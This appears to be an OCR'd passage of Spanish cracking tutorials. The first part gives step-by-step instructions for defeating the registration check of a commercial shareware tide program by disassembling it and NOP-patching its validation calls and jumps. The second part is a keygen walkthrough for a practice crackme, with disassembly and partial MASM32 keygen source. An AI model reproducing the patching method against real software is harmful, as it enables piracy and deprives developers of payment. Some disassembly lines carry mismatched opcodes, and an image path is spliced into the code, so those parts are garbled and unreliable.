Analizamos las líneas previas a la presentación del mensaje y vemos en :004D22C6 un call 0045596C, que, enseguida vemos que no puede corresponder al análisis de la validez del código (porque aparece también en la dirección :004D22DD, por lo que debe corresponder a la presentación del mensaje).

Seguimos un poco más arriba y vemos que en la dirección :004D22AF se hace otra llamada a una rutina, seguido por un salto condicional en :004D22B4. No vale la pena mirar mucho en la rutina llamada por :004D22AF, porque, analizando el contexto, vemos que sólo puede servir para determinar el idioma en que presentará el mensaje de error.

Seguimos mirando las líneas anteriores y no veo nada especialmente significativo hasta que llegamos a:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D2081(C)
|
:004D20AB 8D55F4 lea edx, dword ptr [ebp-0C]
```

```
:004D20AE 8B86F0020000 mov eax, dword ptr [esi+000002F0]
:004D20B4 E8EBF2F5FF call 004313A4
:004D20B9 8B45F4 mov eax, dword ptr [ebp-0C]
:004D20BC E8D36EF3FF call 00408F94
:004D20C1 8B158CA14E00 mov edx, dword ptr [004EA18C]
:004D20C7 0302 add eax, dword ptr [edx]
:004D20C9 8945F0 mov dword ptr [ebp-10], eax
:004D20CC DB45F0 fild dword ptr [ebp-10]
:004D20CF D83514234D00 fdiv dword ptr [004D2314]
:004D20D5 83C4F4 add esp, FFFFFFF4
:004D20D8 DB3C24 fstp tbyte ptr [esp]
:004D20DB 9B wait
:004D20DC E88B09F5FF call 00422A6C
:004D20E1 8B158CA14E00 mov edx, dword ptr [004EA18C]
:004D20E7 8902 mov dword ptr [edx], eax
:004D20E9 8D55F4 lea edx, dword ptr [ebp-0C]
:004D20EC 8B86D0020000 mov eax, dword ptr [esi+000002D0]
:004D20F2 E8ADF2F5FF call 004313A4
:004D20F7 8B45F4 mov eax, dword ptr [ebp-0C]
:004D20FA E8956EF3FF call 00408F94
:004D20FF 8B158CA14E00 mov edx, dword ptr [004EA18C]
:004D2105 3B02 cmp eax, dword ptr [edx]
:004D2107 0F8542010000 jne 004D224F
:004D210D A1BC9F4E00 mov eax, dword ptr [004E9FBC]
:004D2112 BA18234D00 mov edx, 004D2318
:004D2117 33C9 xor ecx, ecx
:004D2119 8A08 mov cl, byte ptr [eax]
:004D211B 41 inc ecx
:004D211C E85B0BF3FF call 00402C7C
:004D2121 7517 jne 004D213A
:004D2123 6A00 push 00000000
:004D2125 668B0D20234D00 mov cx, word ptr [004D2320]
:004D212C B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Thanks to have register mar"
|
:004D212E B82C234D00 mov eax, 004D232C
:004D2133 E83438F8FF call 0045596C
:004D2138 EB15 jmp 004D214F
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D2121(C)
|
:004D213A 6A00 push 00000000
:004D213C 668B0D20234D00 mov cx, word ptr [004D2320]
:004D2143 B202 mov dl, 02
* Possible StringData Ref from Code Obj ->"Merci d'avoir souscrit "
|
:004D2145 B888234D00 mov eax, 004D2388
:004D214A E81D38F8FF call 0045596C
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D2138(U)
|
:004D214F B201 mov dl, 01
:004D2151 A100104600 mov eax, dword ptr [00461000]
:004D2156 E8E5EFF8FF call 00461140
:004D215B 8945FC mov dword ptr [ebp-04], eax
```

```
:004D215E 33D2 xor edx, edx
:004D2160 55 push ebp
:004D2161 68C8214D00 push 004D21C8
:004D2166 64FF32 push dword ptr fs:[edx]
:004D2169 648922 mov dword ptr fs:[edx], esp
:004D216C 33C9 xor ecx, ecx
* Possible StringData Ref from Code Obj ->"Software\Marees"
|
:004D216E BAFC234D00 mov edx, 004D23FC
:004D2173 8B45FC mov eax, dword ptr [ebp-04]
:004D2176 E8C1F0F8FF call 0046123C
:004D217B 84C0 test al, al
:004D217D 7433 je 004D21B2
:004D217F 8D45F8 lea eax, dword ptr [ebp-08]
:004D2182 8B151CA24E00 mov edx, dword ptr [004EA21C]
:004D2188 E8DF1CF3FF call 00403E6C
:004D218D 8B4DF8 mov ecx, dword ptr [ebp-08]
* Possible StringData Ref from Code Obj ->"utilisateur"
|
:004D2190 BA14244D00 mov edx, 004D2414
:004D2195 8B45FC mov eax, dword ptr [ebp-04]
:004D2198 E83BF2F8FF call 004613D8
:004D219D 8B0D8CA14E00 mov ecx, dword ptr [004EA18C]
:004D21A3 8B09 mov ecx, dword ptr [ecx]
* Possible StringData Ref from Code Obj ->"code"
|
:004D21A5 BA28244D00 mov edx, 004D2428

:004D21AA 8B45FC mov eax, dword ptr [ebp-04]

:004D21AD E8CAF2F8FF call 0046147C
```

Aquí parece que, cuando se cumplan determinadas condiciones, registra el producto y escribe en HKEY_CURRENT_USER\Software\Marees dos cadenas llamadas ‘Utilisateur’ y ‘Code’. Aunque parece absurdo, como algunos programas no realizan la comprobación una vez creada la clave, intento crear las claves ‘Utilisateur’ con mi nombre y ‘Code’ con un valor, pero al volver a arrancar el programa me encuentro aún con el mensaje de ‘Unregistered’; conclusión: como era de esperar, el programa realiza la comprobación de validez de los datos escritos; no obstante, por el tiempo que ha llevado hacer esta prueba, valía la pena intentarlo.

Vemos un CALL 00402C7C, que, aparentemente, sólo sirve para elegir el idioma de edición. Un poco antes aparece JNZ 004D224F, que al mirar en la dirección apuntada indica que ‘Sorry, the name doesn’t correspond to the code’, esto es, que el valor que hemos escrito no es válido para el nombre elegido. Sin embargo, no es éste el mensaje que hemos obtenido sino ‘Code unvailable’, que indica que el código es el que está mal. Un poco antes está CALL 00408F94, que parece que controla la validez del código escrito. Intento seguir la pista a la rutina llamada, para poder determinar el código bueno para mi nombre, pero realiza constantes saltos a otras rutinas, así que utilizo OLLYDBG, poniendo un punto de parada en 4D20FA y sigo la ejecución con F7 y F8 hasta que, después de bastante tiempo obtengo el mensaje de error, pero se han realizado tantos controles en diversas rutinas que no consigo determinar la forma exacta en que se determina el código. Veo que se hacen muchas comprobaciones en distintas rutinas (al parecer, según lo que se realiza en la dirección 00402DA3, la clave debe ser un valor numérico, sin letras u otros caracteres, salvo +, -, x o X), y diversas operaciones con los valores de una transformación del nombre de usuario (transformado en un número, sumando los bytes de cada letra del nombre, después de haberla pasado a mayúsculas), y con el número de usuario (que como he indicado al principio depende del ordenador), todo ello con constantes saltos de un sitio del programa a otro. Después de algunas horas intentando seguir la pista para intentar encontrar el algoritmo y determinar la clave que correspondía a mi nombre,

descarté este procedimiento, temporalmente, e intenté otra aproximación.

Para esto, en OLLYDBG pruebo a poner cinco NOP's en lugar del CALL 00408F94 y veo que, en lugar de presentar el mensaje de 'Code unvailable' aparece un mensaje de falta de correspondencia entre el nombre y el código introducido ('Sorry, The name doesn't correspond to the code. Please check the informations'), al activar el salto de no coincidencia de claves 'JNZ 004D224F'. Así hemos conseguido evitar la validación del código, aunque no hemos conseguido registrar el programa. Como el mensaje aparece porque se ha activado el salto JNZ 004D224F, por falta de coincidencia entre el contenido de eax y el contenido de edx (claves 'buena' y 'mala' tras haber sido procesadas por el algoritmo sobre los datos capturados), 'nopeo' con seis NOP's la instrucción. Ahora me indica que el programa está registrado y que todos las opciones quedan activadas. Verifico, con REGEDIT, el contenido del registro y veo que ha escrito unos valores en la cadena 'utilisateur' (el nombre de usuario que yo escribí en la pantalla) y en la cadena'code' (un valor generado por el sistema). A partir de este momento, cuando se arranca el programa no aparece el mensaje de 'Shareware', y la lista de puertos es más amplia que en la anterior, aunque muchos países continúan sin estar activados.

En este punto veo que la causa de que los países no estén activados es que no contienen puertos en la base de datos y que pueden descargarse desde la página del autor del programa. Descargo los datos de algunos de los países, que cargo en el programa mediante la opción de 'Agregar puertos' y se van activando los países que aparecían desactivados. Sin embargo, en la página del autor no hay, por el momento, datos que se puedan descargar para España, así que tampoco me sirvió demasiado el trabajo, porque continúo sin poder ver datos de puestos de España.

Salgo del programa y vuelvo a entrar; veo que ahora aparece como registrado el programa y que todo funciona con normalidad: al final hemos tenido un poco de suerte, porque el valor que ha escrito en la cadena 'code' del registro es el valor 'bueno' (como han coincidido los datos procesados por el algoritmo y disponemos de una clave 'buena' y otra 'mala', el programa podía haberse escrito la clave 'mala' y entonces me hubiera indicado que el programa continúa sin registrar).

Por último, analizo con un editor de bases de datos la base de datos entregada con el programa y observo que algunos de los registros están borrados y que unos pocos corresponden a puertos de España.Los recupero con un editor de bases de datos y reconstruyo los índices, y, aunque puedo visualizar las mareas de estos puertos, en la operación se ha perdido la información de los países. Aparentemente, al reconstruir los índices se pierde alguna información que permite distribuir los puertos por países.

La solución que he dado es temporal, porque intentaré analizar las operaciones que realiza el programa para hacer un generador de claves, que me parece una solución más elegante.

Observación. Aunque no es necesario dejar los 11 NOP's escritos, porque el programa funciona, aparentemente, sin ningún problema, puede ocurrir que deseemos registrarlo en otra computadora o para otro usuario. Para que vuelvan a aparecer las opciones de registro, sería suficiente con entrar en el registro con el programa REGEDIT, en la clave que hemos indicado anteriormente, y cambiar cualquier cosa en las cadenas 'Utilisateur' o 'Code'. La próxima vez que arranquemos el programa se indica que no está registrado, pero si se pone cualquier usuario y clave, registra el programa para el nuevo usuario.

Karpoff Spanish Tutor 1999-2002

Programa: Crack-KeyGen-Me v1.0 de RAZiEL

PROTECCION:	**Name / Serial, Empacado**
Objetivo:	Hacer un Keygen
Descripcion:	Excelente programita, realmente te hace pensar
Dificultad:	Media.
DOWNLOAD:	Sitio Oficial del Grupo [K-FoR]
Herramientas:	**OllyDBG, W32dasm, UPX v1.07, PEiDentifier v0.71 beta**
CRACKER:	**ByTESCRK** **FECHA: 07/01/2002**

INTRODUCCION

Creo que a muchos nos ha pasado (o por lo menos no me considero el único), después de crackear muchos programas y realmente ver lo fácil de ALGUNAS protecciones nos aburrimos y empezamos a crear nuestros Crackmes o a romper los ya existentes para desaburrirnos, bueno pues aqui va uno de los crackmes a los cuales les he destripado las entrañas y es que he andado mero destripador de crackmes en estos últimos días, creo que las aplicaciones ya no me suben tanto la bilirrubina como lo hacen los crackmes. Bueno pues alli les va este...

AL ATAKE

Lo primero, ver el programa en sí, genial no podiamos esperar nada más es un Crackme y como tal solo tiene la cajita de texto del nombre y la del serial, ahora ingresamos nuestros datos falsos...

Nombre: ByTESCRK
Serial: 19770424

Ahora clic en el botón que dice Validar y el mensajito de error aparece...

El Número de Serie Introducido No Es Válido

De acuerdo vayamos a analizarlo (esto es esencial para cada archivo que vayamos a crackear, resulta que muchas veces únicamente nos vamos al W32DASM y cargamos el programa y vale, no nos dice nada y decimos Ooopps! I did again!)

Para esto usaremos el PEiDentifier v0.71 Beta, lo puedes encontrar en http://www.exetools.com, cargamos el programa y nos dice al hacer clic en el boton de Open File y seleccionar el archivo...

UPX 0.89.6 - 1.02 / 1.05 - 1.20 (Delphi) stub -> Markus & Lazlo

En otras palabras empacado con UPX, bueno nos conseguimos alguna version de UPX (no se si todas lo desempacan realmente no lo he probado, yo he usado la version 1.07 y me ha desempacado casi, lease

bien digo CASI la mayoría de archivos empacados con UPX)

Para desempacar el programa realmente hacemos lo siguiente, en la carpeta que tenemos el programa UPX colocamos nuestro Crackme y ejecutamos desde DOS la siguiente línea...

UPX -d keyme.exe

Al cabo de algunos segundos nos dirá que el programa está desempacado y el pequeño programa de 95KB a pasado a ser de 213KB, ahora nos vamos a cargarlo al W32DASM (tambien pueden hacerlo con DeDe, ya que el programa está hecho en Delphi y creanme es mucho más fácil) buscamos en las Reference Strings por la cadena "El Número de Serie...", pues que bien, no está la cadena, pero hay algunas otras que me parecen interesantes por ejemplo esta... "Serial Correcto; Buen Cracker", si hacemos doble clic sobre ella llegaremos hasta aqui...

```
:0042D0A5 E846CDFEFF call 00419DF0   <= Vamos a poner un punto de ruptura aquí
:0042D0AA 8B45DC mov eax, dword ptr [ebp-24]
:0042D0AD 8B55E8 mov edx, dword ptr [ebp-18]  <= Wow! nos aparece el serial correcto en EBP-18
:0042D0B0 E81B68FDFF call 004038D0   <= Compara el Serial
:0042D0B5 7511 jne 0042D0C8   <= Si no es correcto da error
:0042D0B7 E8B8AFFDFF call 00408074

* Possible StringData Ref from Code Obj ->"Serial Correcto; Buen Cracker"
|
:0042D0BC B83CD24200 mov eax, 0042D23C
:0042D0C1 E806FAFFFF call 0042CACC
:0042D0C6 EB0A jmp 0042D0D2

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042D0B5(C)
|

* Possible StringData Ref from Code Obj ->"El N"   <= Aquí está la cadena que buscabamos
|
:0042D0C8 B864D24200 mov eax, 0042D264
:0042D0CD E8FAF9FFFF call 0042CACC
```

Pero como la idea no es encontrar el serial si no que crear un Keygen para este pequeño programa, entonces nos vamos a analizarlo con OllyDBG, vamos a cargar el programa y tambien a nuestra victima (ustedes ya saben File>Open, etc.etc.), pero primero un pequeño FAQ de Olly... realmente lo necesario...

1.- ¿Colocar un punto de Ruptura? **R:/Presionar F2 sobre la línea**
2.- ¿Tracear paso a paso? **R:/Presionar F8 de línea en línea**
3.- ¿Entrar a una llamada? **R:/Con F7 o la tecla Enter**
4.- ¿Ejecutar hasta el próximo punto de Ruptura? **R:/Con F9**
5.- ¿Buscar una direccion? **R:/Presionar Ctrl+G**

Vamos a poner un punto de ruptura en 0042CE34, presionamos Ctrl+G y escribimos la direccion, presionamos Enter y caemos en la direccion, ahora presionamos F2 y ahora F9 y se ha cargado el programa, ingresamos nuestros valores y clic en el botón Validar, caemos en el punto de ruptura y empezamos a analizar el código de generacion del serial, lo interesante realmente comienza aqui...

```
0042CE4D   680AD14200   PUSH KEYME.0042D10A
0042CE52   64:FF30      PUSH DWORD PTR FS:[EAX]
0042CE55   64:8920      MOV DWORD PTR FS:[EAX],ESP
0042CE58   C745F801000000   MOV DWORD PTR SS:[EBP-8],1
0042CE5F   8D45F0       LEA EAX,DWORD PTR SS:[EBP-10]
```

Podemos ver la palabra clave para generar el serial...

```
0042CE62   BA20D14200     MOV EDX,KEYME.0042D120        ; ASCII 4D,"UYBIENHASDESCUBIERTOLACONSTANTEPEROTODAVIATEQUEDAPORHACERTOMANUMERITO78943789"
0042CE67   E87067FDFF     CALL KEYME.004035DC
0042CE6C   8D55EC         LEA EDX,DWORD PTR SS:[EBP-14]
0042CE6F   8B45F4         MOV EAX,DWORD PTR SS:[EBP-C]
0042CE72   8B80E0010000   MOV EAX,DWORD PTR DS:[EAX+1E0]
0042CE78   E873CFFEFF     CALL KEYME.00419DF0
0042CE7D   8D55DC         LEA EDX,DWORD PTR SS:[EBP-24]
0042CE80   8B45F4         MOV EAX,DWORD PTR SS:[EBP-C]
0042CE83   8B80E0010000   MOV EAX,DWORD PTR DS:[EAX+1E0]
0042CE89   E862CFFEFF     CALL KEYME.00419DF0
0042CE8E   837DDC00       CMP DWORD PTR SS:[EBP-24],0
0042CE92   7417           JE SHORT KEYME.0042CEAB
0042CE94   8D55D8         LEA EDX,DWORD PTR SS:[EBP-28]
```

```
0042CE97   8B45F4        MOV EAX,DWORD PTR SS:[EBP-C]
0042CE9A   8B80F0010000  MOV EAX,DWORD PTR DS:[EAX+1F0]
0042CEA0   E84BCFFEFF    CALL KEYME.00419DF0
0042CEA5   837DD800      CMP DWORD PTR SS:[EBP-28],0
0042CEA9   750F          JNZ SHORT KEYME.0042CEBA
```

Si en alguna casilla no se han introducido datos da este mensaje...

```
0042CEAB   B8FCD14200    MOV EAX,KEYME.0042D1FC        ; ASCII "Alguna de Las Casillas No Ha Sido Rellenada"
0042CEB0   E817FCFFFF    CALL KEYME.0042CACC
0042CEB5   E918020000    JMP KEYME.0042D0D2
0042CEBA   8B45EC        MOV EAX,DWORD PTR SS:[EBP-14]
0042CEBD   E8C26AFDFF    CALL KEYME.00403984
0042CEC2   E8A998FDFF    CALL KEYME.00406770
0042CEC7   8BF8          MOV EDI,EAX
0042CEC9   85FF          TEST EDI,EDI
0042CECB   7E4F          JLE SHORT KEYME.0042CF1C
```

En esta parte el programa empieza buscando desde la primera letra de nuestro nombre hasta la última, si la letra no se encuentra dentro de la palabra clave el programa la elimina de una tercera palabra que formará compuesta por los caracteres de nuestro nombre que aparecen en la cadena clave y valga la redundancia nuestro nombre, por ejemplo las letras "k", "g" y "G" son eliminadas por que no se encuentran en la palabra clave.

```
0042CECD   BE01000000    MOV ESI,1
0042CED2   8B45F0        MOV EAX,DWORD PTR SS:[EBP-10]
0042CED5   E8AA6AFDFF    CALL KEYME.00403984
0042CEDA   E89198FDFF    CALL KEYME.00406770
0042CEDF   85C0          TEST EAX,EAX
0042CEE1   7E35          JLE SHORT KEYME.0042CF18
0042CEE3   BB01000000    MOV EBX,1
0042CEE8   8B55EC        MOV EDX,DWORD PTR SS:[EBP-14]
0042CEEB   8A5432FF      MOV DL,BYTE PTR DS:[EDX+ESI-1]
0042CEEF   8B4DF0        MOV ECX,DWORD PTR SS:[EBP-10]
0042CEF2   3A5419FF      CMP DL,BYTE PTR DS:[ECX+EBX-1]
0042CEF6   751C          JNZ SHORT KEYME.0042CF14
0042CEF8   8D45D4        LEA EAX,DWORD PTR SS:[EBP-2C]
0042CEFB   8B55EC        MOV EDX,DWORD PTR SS:[EBP-14]
0042CEFE   8A5432FF      MOV DL,BYTE PTR DS:[EDX+ESI-1]
0042CF02   E8E167FDFF    CALL KEYME.004036E8
0042CF07   8B55D4        MOV EDX,DWORD PTR SS:[EBP-2C]
0042CF0A   8D45E8        LEA EAX,DWORD PTR SS:[EBP-18]
0042CF0D   E8B668FDFF    CALL KEYME.004037C8
0042CF12   EB04          JMP SHORT KEYME.0042CF18
0042CF14   43            INC EBX
0042CF15   48            DEC EAX
0042CF16   D0            JNZ SHORT KEYME.0042CEE8
0042CF18   46            INC ESI
0042CF19   4F            DEC EDI
0042CF1A   B6            JNZ SHORT KEYME.0042CED2
```

Aqui termina la creación de la tercera cadena... y empieza la extración de los primeros seis caracteres de la cadena

```
0042CF1C   8D45E8        LEA EAX,DWORD PTR SS:[EBP-18]
0042CF1F   8B55F0        MOV EDX,DWORD PTR SS:[EBP-10]
0042CF22   E8A168FDFF    CALL KEYME.004037C8
0042CF27   8D45EC        LEA EAX,DWORD PTR SS:[EBP-14]
0042CF2A   E81566FDFF    CALL KEYME.00403544
0042CF2F   BB01000000    MOV EBX,1
0042CF34   8D45E4        LEA EAX,DWORD PTR SS:[EBP-1C]
0042CF37   8B55E8        MOV EDX,DWORD PTR SS:[EBP-18]
0042CF3A   8A541AFF      MOV DL,BYTE PTR DS:[EDX+EBX-1]
0042CF3E   E8A567FDFF    CALL KEYME.004036E8
```

```
0042CF43    8D45EC      LEA EAX,DWORD PTR SS:[EBP-14]
0042CF46    8B55E4      MOV EDX,DWORD PTR SS:[EBP-1C]
0042CF49    E87A68FDFF  CALL KEYME.004037C8
0042CF4E    43          INC EBX
0042CF4F    83FB07      CMP EBX,7
0042CF52    E0          JNZ SHORT KEYME.0042CF34
```

Ya han sido extraídos los primeros seis caracteres de la cadena y ahora el programa va a buscar de acuerdo a los seis caracteres extraídos una unión de caracteres más haciendo algunas operaciones...

```
0042CF54 8B45EC      MOV EAX,DWORD PTR SS:[EBP-14]
0042CF57 E8286AFDFF  CALL KEYME.00403984
0042CF5C E80F98FDFF  CALL KEYME.00406770
0042CF61 8BF8        MOV EDI,EAX
0042CF63 85FF        TEST EDI,EDI
0042CF65 7E6C        JLE SHORT KEYME.0042CFD3
0042CF67 BB01000000  MOV EBX,1
0042CF6C 8B45F0      MOV EAX,DWORD PTR SS:[EBP-10]
0042CF6F E8106AFDFF  CALL KEYME.00403984
0042CF74 E8F797FDFF  CALL KEYME.00406770
0042CF79 85C0        TEST EAX,EAX
0042CF7B 7E52        JLE SHORT KEYME.0042CFCF
0042CF7D BE01000000  MOV ESI,1    <= ESI recibe el valor 1
0042CF82 8B55EC      MOV EDX,DWORD PTR SS:[EBP-14]   <= EDX recibe los seis caracteres
0042CF85 8A541AFF    MOV DL,BYTE PTR DS:[EDX+EBX-1]   <= Extrae caracter por caracter
0042CF89 8B4DF0      MOV ECX,DWORD PTR SS:[EBP-10]   <= ECX recibe la palabra clave
0042CF8C 3A5431FF    CMP DL,BYTE PTR DS:[ECX+ESI-1]   <= Compara los caracteres
0042CF90 7539        JNZ SHORT KEYME.0042CFCB   <= Si no son iguales continua buscando
0042CF92 8BCE        MOV ECX,ESI   <= ESI es el valor de la posicion en que fue hallado el caracter
0042CF94 8BC1        MOV EAX,ECX
0042CF96 F7E9        IMUL ECX   <= EAX = EAX * ECX
0042CF98 8BC8        MOV ECX,EAX
0042CF9A 2BCE        SUB ECX,ESI   <= ECX = ECX - ESI
0042CF9C 034DE0      ADD ECX,DWORD PTR SS:[EBP-20]   <= Suma el valor de EBP-20
0042CF9F 8BC1        MOV EAX,ECX
0042CFA1 B936000000  MOV ECX,36
0042CFA6 99          CDQ
0042CFA7 F7F9        IDIV ECX   <= El cociente de dividir ECX dentro de EAX es almacenado en EDX
0042CFA9 8BF2        MOV ESI,EDX   <= ESI recibe el valor
0042CFAB 46          INC ESI   <= Incrementa uno
0042CFAC 8D45D4      LEA EAX,DWORD PTR SS:[EBP-2C]
0042CFAF 8B55F0      MOV EDX,DWORD PTR SS:[EBP-10]   <= EDX recibe palabra clave
0042CFB2 8A5432FF    MOV DL,BYTE PTR DS:[EDX+ESI-1]   <= Extrae el caracter de la posicion que indique ESI-1
0042CFB6 E82D67FDFF  CALL KEYME.004036E8
0042CFBB 8B55D4      MOV EDX,DWORD PTR SS:[EBP-2C]
0042CFBE 8D45FC      LEA EAX,DWORD PTR SS:[EBP-4]
0042CFC1 E80268FDFF  CALL KEYME.004037C8
0042CFC6 8975E0      MOV DWORD PTR SS:[EBP-20],ESI
0042CFC9 EB04        JMP SHORT KEYME.0042CFCF
0042CFCB 46          INC ESI
0042CFCC 48          DEC EAX
0042CFCD B3          JNZ SHORT KEYME.0042CF82
0042CFCF 43          INC EBX
0042CFD0 4F          DEC EDI
0042CFD1 99          JNZ SHORT KEYME.0042CF6C   <= Si no ha terminado la cadena regresa a 0042CF6C
0042CFD3 8D45E8      LEA EAX,DWORD PTR SS:[EBP-18]
0042CFD6 E86965FDFF  CALL KEYME.00403544
0042CFDB BB01000000  MOV EBX,1
```

```
0042CFE0 83FB07      CMP EBX,7
0042CFE3 750D        JNZ SHORT KEYME.0042CFF2
0042CFE5 8D45E8      LEA EAX,DWORD PTR SS:[EBP-18]
0042CFE8 BA30D24200  MOV EDX,KEYME.0042D230
0042CFED E8D667FDFF  CALL KEYME.004037C8
0042CFF2 8D45D4      LEA EAX,DWORD PTR SS:[EBP-2C]
0042CFF5 8B55FC      MOV EDX,DWORD PTR SS:[EBP-4]   <= EDX recibe la cadena formada anteriormente (Está compuesta de 6 caracteres, no debe confudirse con la primera de 6 caracteres)
0042CFF8 8A541AFF    MOV DL,BYTE PTR DS:[EDX+EBX-1]
0042CFFC E8E766FDFF  CALL KEYME.004036E8
0042D001 8B55D4      MOV EDX,DWORD PTR SS:[EBP-2C]
0042D004 8D45E8      LEA EAX,DWORD PTR SS:[EBP-18]
0042D007 E8BC67FDFF  CALL KEYME.004037C8
0042D00C 43          INC EBX
0042D00D 83FB07      CMP EBX,7
0042D010 CE          JNZ SHORT KEYME.0042CFE0
```

Ahora el programa extraerá letra por letra para formar un valor...

```
0042D012   8B45EC          MOV EAX,DWORD PTR SS:[EBP-14]   <= EAX recibe la primer cadena de 6 caracteres
0042D015   E86A69FDFF      CALL KEYME.00403984
0042D01A   E85197FDFF      CALL KEYME.00406770
0042D01F   8BF8            MOV EDI,EAX
0042D021   85FF            TEST EDI,EDI
0042D023   7E14            JLE SHORT KEYME.0042D039
0042D025   BB01000000      MOV EBX,1   <= EBX recibe el valor de 1
0042D02A   8B45EC          MOV EAX,DWORD PTR SS:[EBP-14]   <= EAX recibe el valor de la primera cadena de 6 caracteres
0042D02D   0FB67418FF      MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]   <= Extrae caracter por caracter
0042D032   0175F8          ADD DWORD PTR SS:[EBP-8],ESI   <= Suma el valor decimal del caracter a EBP-8 que tiene como valor inicial 1
0042D035   43              INC EBX   <= Incrementa EBX
0042D036   4F              DEC EDI   <= Decrece EDI
0042D037   F1              JNZ SHORT KEYME.0042D02A   <= Vamos el segundo,tercero,cuarto,etc...
0042D039   6945F87B2B0100  IMUL EAX,DWORD PTR SS:[EBP-8],12B7B   <= EAX = EBP-8 * 12B7B
0042D040   8945F8          MOV DWORD PTR SS:[EBP-8],EAX   <= EAX tiene el valor en Hexa de el primer valor que compone el serial correcto
0042D043   8D55FC          LEA EDX,DWORD PTR SS:[EBP-4]
0042D046   8B45F8          MOV EAX,DWORD PTR SS:[EBP-8]
0042D049   E80A95FDFF      CALL KEYME.00406558   <= El valor de EAX es trasladado a Decimal
0042D04E   FF75FC          PUSH DWORD PTR SS:[EBP-4]
0042D051   6830D24200      PUSH KEYME.0042D230
0042D056   FF75E8          PUSH DWORD PTR SS:[EBP-18]
0042D059   8D45E8          LEA EAX,DWORD PTR SS:[EBP-18]
0042D05C   BA03000000      MOV EDX,3   <= EDX recibe el valor de 3
0042D061   E81A68FDFF      CALL KEYME.00403880   <= Concatena los valores el que se acaba de cambiar a decimal y la segunda cadena de caracteres
0042D066   8945FC          MOV DWORD PTR SS:[EBP-4],EAX   <= EAX traslada el valor 0042D066 a EBP-4
```

Ahora formamos un tercer valor para formar ya en sí lo que es el serial, el cual al final nos quedaría así...

NNNNNNNN-CCCCCC-NNNNNN

A la vista de no hacer de este tutorial un crack rápido, lo que sigue ya les toca a ustedes, si ya sé, este es un crackme, pero esto que significa, significa el que ustedes realmente se quiebren la cabeza, para destriparlo, además para los que conocen assembler este arroz ya se coció...

```
0042D069   F765F8          MUL DWORD PTR SS:[EBP-8]
0042D06C   F765F8          MUL DWORD PTR SS:[EBP-8]
0042D06F   8955F8          MOV DWORD PTR SS:[EBP-8],EDX
0042D072   C16DF805        SHR DWORD PTR SS:[EBP-8],5
0042D076   FF75E8          PUSH DWORD PTR SS:[EBP-18]
0042D079   6830D24200      PUSH KEYME.0042D230
0042D07E   8D55D4          LEA EDX,DWORD PTR SS:[EBP-2C]
0042D081   8B45F8          MOV EAX,DWORD PTR SS:[EBP-8]
```

```
0042D084   E8CF94FDFF     CALL KEYME.00406558   <= Convierte nuestro ultimo valor en Decimal
0042D089   FF75D4         PUSH DWORD PTR SS:[EBP-2C]
0042D08C   8D45E8         LEA EAX,DWORD PTR SS:[EBP-18]
0042D08F   BA03000000     MOV EDX,3
0042D094   E8E767FDFF     CALL KEYME.00403880   <= Une todos los valores creando nuestro serial correcto
0042D099   8D55DC         LEA EDX,DWORD PTR SS:[EBP-24]
0042D09C   8B45F4         MOV EAX,DWORD PTR SS:[EBP-C]
0042D09F   8B80F0010000   MOV EAX,DWORD PTR DS:[EAX+1F0]
0042D0A5   E846CDFEFF     CALL KEYME.00419DF0
0042D0AA   8B45DC         MOV EAX,DWORD PTR SS:[EBP-24]   <= EAX recibe nuestro serial malo
0042D0AD   8B55E8         MOV EDX,DWORD PTR SS:[EBP-18]   <= EDX recibe el serial correcto
0042D0B0   E81B68FDFF     CALL KEYME.004038D0   <= Compara EAX y EDX
0042D0B5   7511           JNZ SHORT KEYME.0042D0C8   <= Si son iguales no vamos a ver el mensaje de error, sino que continuamos al de "Buen Cracker"
0042D0B7   E8B8AFFDFF     CALL KEYME.00408074
0042D0BC   B83CD24200     MOV EAX,KEYME.0042D23C    ; ASCII "Serial Correcto; Buen Cracker"
```

Ahora ya podemos generar el keygen y aqui tienen el código fuente en MASM32...

```
-----Inicio de Código-----
.386
.model flat,stdcall
option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG EQU 100
IDC_NAME EQU 101
IDC_SERIAL EQU 102
IDI_ICON EQU 103
IDC_COPY EQU 200
IDC_INFO EQU 201

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO
Clipo PROTO hWnd:HWND

.data

nombre db 33 dup(0),0
blank db 10 dup(0),0
clave db
"MUYBIENHASDESCUBIERTOLACONSTANTEPEROTODAVIATEQUEDAPORHACERTOMANUMERITO7894378924978yparacomplicarmasminusculastambienYMASCOSASZXCVBNMÑñ345"
    db "`"
    db "+SA"
    db "`"
    db "+Ç-*/()&&%%$$·"
    db '"'
    db "1![];:~DSHFSDKJFSOIU440KFJDBKSDKSFDSOIFE8983493KFLJNV",0
serial db "0123456789",0
serial1 db 40 dup(0),0
serial2 db "0123456789",0
cadena db 33 dup(0),0
separa db "-",0
mifmt db "%lu",0
minombre db "ByTESCRK",0
aboutcap db "Crack-KeyGen-ME v1.0",0
abouttxt db "Keygen por ByTESCRK",13,10
    db "bytescrk@",13,10,13,10
    db "Cracked [RAZiEL] :)",13,10,13,10
```


```
    db "http://granavenida.com/kfor",0
minchar db "¡Mínimo 1 caracter!",0
hInstance dd 0
hIcon dd 0
buff db 256 dup(?)
hWnd HWND ?

.code

start:

invoke GetModuleHandle,NULL
mov hInstance,eax
invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
    mov eax,hDlg
    mov hWnd,eax
    invoke LoadIcon,hInstance,IDI_ICON
    mov hIcon,eax
    invoke SendMessage, hDlg, WM_SETICON,1,hIcon
    invoke SendDlgItemMessageA,hWnd,IDC_NAME,EM_LIMITTEXT,32,NULL
